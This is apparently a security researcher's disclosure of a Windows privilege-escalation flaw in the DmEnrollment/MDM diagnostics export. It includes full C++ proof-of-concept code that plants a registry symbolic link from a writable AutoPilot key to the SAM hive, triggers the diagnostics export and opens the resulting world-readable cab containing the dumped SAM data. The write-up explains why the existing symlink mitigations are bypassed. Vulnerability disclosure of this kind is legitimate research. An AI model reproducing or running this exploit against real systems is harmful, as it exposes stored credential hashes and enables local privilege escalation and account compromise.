## DmEnrollment Service - MDMdiagnostics

## Insecure registry export - Escalation of Privilege

The DmEnrollemnt service provides functionality that exports various data relevant for adminstration of computers managed by central authorities as schools or workplaces.


The data gets collected by various services and packed as a single cab file in %PUBLIC%\Documents\MDMDiagnostics\MDMDiagReport.cab.

One of the data points is the the keys related to provisions in HKEY\_LOCAL\_MACHINE\software\microsoft\provisioning

The service recursive iterates all keys and dumps values into the file:

MdmDiagReport\_RegistryDump.reg that will be one of the files inside MDMDiagReport.cab.

Luck have it that one of the registry keys have more permissive permissions:



This makes it possible to create a registry symbolic link at:

HKLM\SOFTWARE\Microsoft\Provisioning\Diagnostics\AutoPilot\a


That we can make target: \registry\MACHINE\SAM

When the service enumerates the registry keys the link will be follow and all keys and values in the SAMS hive will get exported.


The registry symlink mitigations do not apply here because we link from one privileged hive to another.

Its only when linking from lover hives like hkey\_current\_user the policy applies and the link is not followed.

The exported .reg file inside the can will end up with data like this:



Testen on:



The attached Proof Of Concept will launch the page where you press “export logs”, when executed and cab file is created the folder containing the file is opened.

Relevant source:

#include <exploitLib/exploitLib.h>

using namespace x::literalNS;

int main(int, char\* args[])

try

{

try { x::regKey{ "\\registry\\MACHINE\\SOFTWARE\\Microsoft\\Provisioning\\Diagnostics\\AutoPilot\\a",false,DELETE }.deleteKey(); } catch(...){}

x::createRegLinkKey{ "\\registry\\MACHINE\\SOFTWARE\\Microsoft\\Provisioning\\Diagnostics\\AutoPilot\\a" ,true }.setLinkDestination("\\registry\\MACHINE\\SAM");

x::process::ShellExecuteW(L"ms-settings:workplace");

x::file p{ "%public%\\documents"\_p };

auto yh=p.monitorFolderChanges(true, wil::FolderChangeEvents::All,

[&](wil::FolderChangeEvent e, PCWSTR f) {

if (std::wstring{ f } == L"MDMDiagnostics\\MDMDiagReport.cab"s )

static auto once = (x::process::ShellExecuteW( "%public%\\documents\\MDMDiagnostics"\_p ),true);

}

);

getchar();

}

catch (wil::ResultException& e)

{

std::wcout << \_com\_error{ (HRESULT)RtlNtStatusToDosError(e.GetErrorCode()) }.ErrorMessage() << std::endl;

std::wcout << e.what() << std::endl;

}

catch (std::exception& e)

{

std::wcout << e.what() << std::endl;

}